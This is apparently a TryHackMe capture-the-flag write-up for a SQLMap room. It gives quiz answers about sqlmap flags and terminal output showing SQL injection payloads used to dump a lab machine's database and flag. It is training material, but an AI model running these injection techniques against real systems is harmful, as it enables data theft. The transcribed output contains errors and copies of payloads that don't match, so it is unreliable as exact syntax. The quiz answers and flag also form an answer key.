


THE ANSWERS FOR THE OBJECTIVES

The screenshot displays a web browser window with the URL `https://tryhackme.com/room/sqlmap`. The browser's address bar and tabs are visible at the top. The main content area contains a series of 10 questions related to SQLMap, each with a text input field for the answer and a green 'Correct Answer' button. The questions and their corresponding answers are as follows:


- Which flag or option will allow you to add a URL to the command? `-u`
- Which flag would you use to add data to a POST request? `--data`
- There are two parameters: username and password. How would you tell sqlmap to use the username parameter for the attack? `-p username`
- Which flag would you use to show the advanced help menu? `-hh`
- Which flag allows you to retrieve everything? `-a`
- Which flag allows you to select the database name? `-D`
- Which flag would you use to retrieve database tables? `--tables`
- Which flag allows you to retrieve a table's columns? `--columns`
- Which flag allows you to dump all the database table entries? `--dump-all`
- Which flag will give you an interactive SQL Shell prompt? `--sql-shell`
- You know the current db type is 'MYSQL'. Which flag allows you to enumerate only MySQL databases? `--dbms=mysql`

At the bottom of the page, a dark blue banner indicates 'Task 3 SQLMap Challenge'. A 'Screenshot taken' notification is visible in the top right corner of the browser window.



FIRST NMAP AND GOBUSTER SCAN




THEN WE FOUND A SITE





WE USED GOBUSTER AND FOUND RESULTS(BLOOD)



WE USED DUMMY CREDENTIALS AND USED BURPSUITE TO CAPTURE THE REQUEST



THE REQUEST WAS SAVED IN Request.txt AND THEN IT WILL USED FOR SQLMAP



The screenshot shows a terminal window on a Kali Linux system. The user is in a directory `/home/kali/thm/SQLMAP`. They run the command `sqlmap -r request.txt --current-user`. The terminal output shows the following:

```

root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali/Documents/burpsuite_pro_v2023.5.1 x root@kali: /home/kali/thm/SQLMAP x
root@kali: /home/kali/thm/SQLMAP
# sqlmap -r request.txt --current-user

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and f
ederal laws. Developers assume no liability and are not responsible for any misuse or da
mage caused by this program

[*] starting @ 05:03:29 /2023-08-26/

[05:03:29] [INFO] parsing HTTP request from 'request.txt'
[05:03:29] [INFO] resuming back-end DBMS 'mysql'
[05:03:29] [INFO] testing connection to the target URL
got a 302 redirect to 'http://10.10.63.45:80/blood/login.php?error=true'. Do you want to
follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new
location? [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: username (POST)
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTI
D_SUBSET)
Payload: username=test' AND GTID_SUBSET(CONCAT(0x716a6a7a71,(SELECT (ELT(6174=6174,1)
)),0x716a6a7171),6174)= bnmHppassword=1234
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test' AND (SELECT (SLEEP(5)))AcLq)-- pRSZppassword
=1234
Parameter: password (POST)
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTI
D_SUBSET)
Payload: username=test&password=1234' AND GTID_SUBSET(CONCAT(0x716a6a7a71,(SELECT (EL
T(6539+6539,1))),0x716a6a7171),6539)= wQHg
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

```

WE FOUND IT IS ROOT THEN WE ENUMERATEBLOOD TABLE FOR TABLES

```
root@kali: /home/kali/thm/SQLMAP
File Actions Edit View Help
root@kali: /home/kali/ x root@kali: /home/kali/ x root@kali: /home/kali/Documents/burpsuite_pro_v2023.5.1 x root@kali: /home/kali/thm/SQLMAP x

root@kali: /home/kali/thm/SQLMAP
# sqlmap -r request.txt -D blood --tables

[1] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:58:53 /2023-08-26/

[04:58:53] [INFO] parsing HTTP request from 'request.txt'
[04:58:53] [INFO] resuming back-end DBMS 'mysql'
[04:58:53] [INFO] testing connection to the target URL
got a 302 redirect to 'http://10.10.63.45:80/blood/login.php?error=true'. Do you want to follow? [y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new URL? [y/n] y
[04:59:37] [INFO] checking if the target is protected by some kind of WAF/IPS
sqlmap resumed the following injection point(s) from stored session:

Parameter: username (POST)
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: username=test' AND GTID_SUBSET(CONCAT(0x716a6a7a71,(SELECT (ELT(6174+6174,1))),0x716a6a7171,6174))-- bmWHPassword=1234

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test' AND (SELECT 9919 FROM (SELECT(SLEEP(5)))AcLq)-- pRSZ8password=1234

Parameter: password (POST)
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
Payload: username=test&password=1234' AND GTID_SUBSET(CONCAT(0x716a6a7a71,(SELECT (ELT(6539+6539,1))),0x716a6a7171,6539))-- wQHg

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test&password=1234' AND (SELECT 9383 FROM (SELECT(SLEEP(5)))UHEE)-- rDMq

there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
> 0
[04:59:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: nginx 1.10.3
back-end DBMS: MySQL >= 5.6
[04:59:58] [INFO] fetching tables for database: 'blood'
[04:59:59] [INFO] retrieved: 'blood_db'
[05:00:00] [INFO] retrieved: 'flag'
[05:00:01] [INFO] retrieved: 'users'
Database: blood
[3 tables]
+-----+
| blood_db |
| flag     |
| users    |
+-----+

[05:00:01] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.63.45'
[05:00:01] [WARNING] your sqlmap version is outdated

[*] ending @ 05:00:01 /2023-08-26/

root@kali: /home/kali/thm/SQLMAP
# sqlmap -r request.txt -D blood -T flag --dump
```

WE FOUND THREE TABLES AND WE USED THIS TO FIND THE FLAG


```
root@kali: /home/kali/thm/SQLMAP
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali/Documents/burpsuite_pro_v2023.5.1 x root@kali: /home/kali/thm/SQLMAP x
sqlmap -r request.txt -D blood -T flag --dump
[1.7.2#stable]
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 05:01:44 /2023-08-26/
[05:01:44] [INFO] parsing HTTP request from 'request.txt'
[05:01:44] [INFO] resuming back-end DBMS 'mysql'
[05:01:44] [INFO] testing connection to the target URL
got a 302 redirect to 'http://10.10.63.45:80/blood/login.php?error=true'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
Parameter: username (POST)
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTI D.SUBSET)
Payload: username=test' AND GTID_SUBSET(CONCAT(0x716a6a7a71,(SELECT (ELT(6174+6174,1)),0x716a6a7171),6174))-- bmmH8password=1234
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test' AND (SELECT 9919 FROM (SELECT(SLEEP(5)))AcIq)-- pRSZ8password=1234
Parameter: password (POST)
Type: error-based
Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTI D.SUBSET)
Payload: username=test&password=1234' AND GTID_SUBSET(CONCAT(0x716a6a7a71,(SELECT (ELT(6539+6539,1))),0x716a6a7171),6539)-- wQhG
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test&password=1234' AND (SELECT 9383 FROM (SELECT(SLEEP(5)))UHEE)-- rdmq
```

```
root@kali: /home/kali/thm/SQLMAP
File Actions Edit View Help
root@kali: /home/kali x root@kali: /home/kali x root@kali: /home/kali/Documents/burpsuite_pro_v2023.5.1 x root@kali: /home/kali/thm/SQLMAP x
D.SUBSET)
Payload: username=test&password=1234' AND GTID_SUBSET(CONCAT(0x716a6a7a71,(SELECT (ELT(6539+6539,1))),0x716a6a7171),6539)-- wQhG
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=test&password=1234' AND (SELECT 9383 FROM (SELECT(SLEEP(5)))UHEE)-- rdmq
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: username, type: Single quoted string (default)
[1] place: POST, parameter: password, type: Single quoted string
[q] Quit
> 0
[05:02:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.10.3
back-end DBMS: MySQL >= 5.6
[05:02:01] [INFO] fetching columns for table 'flag' in database 'blood'
[05:02:02] [INFO] retrieved: 'id'
[05:02:03] [INFO] retrieved: 'int(10)'
[05:02:04] [INFO] retrieved: 'name'
[05:02:05] [INFO] retrieved: 'varchar(30)'
[05:02:05] [INFO] retrieved: 'flag'
[05:02:06] [INFO] retrieved: 'varchar(50)'
[05:02:06] [INFO] fetching entries for table 'flag' in database 'blood'
[05:02:08] [INFO] retrieved: 'thm[sqlmap_is_L0ve]'
[05:02:08] [INFO] retrieved: '1'
[05:02:09] [INFO] retrieved: 'flag'
Database: blood
Table: flag
1 entry
+-----+-----+
| id | flag | name |
+-----+-----+
| 1 | thm[sqlmap_is_L0ve] | flag |
+-----+-----+
[05:02:09] [INFO] table 'blood.flag' dumped to CSV file '/root/.local/share/sqlmap/output/10.10.63.45/dump/blood/flag.csv'
[05:02:09] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.10.63.45'
[05:02:09] [WARNING] your sqlmap version is outdated
[*] ending @ 05:02:09 /2023-08-26/
```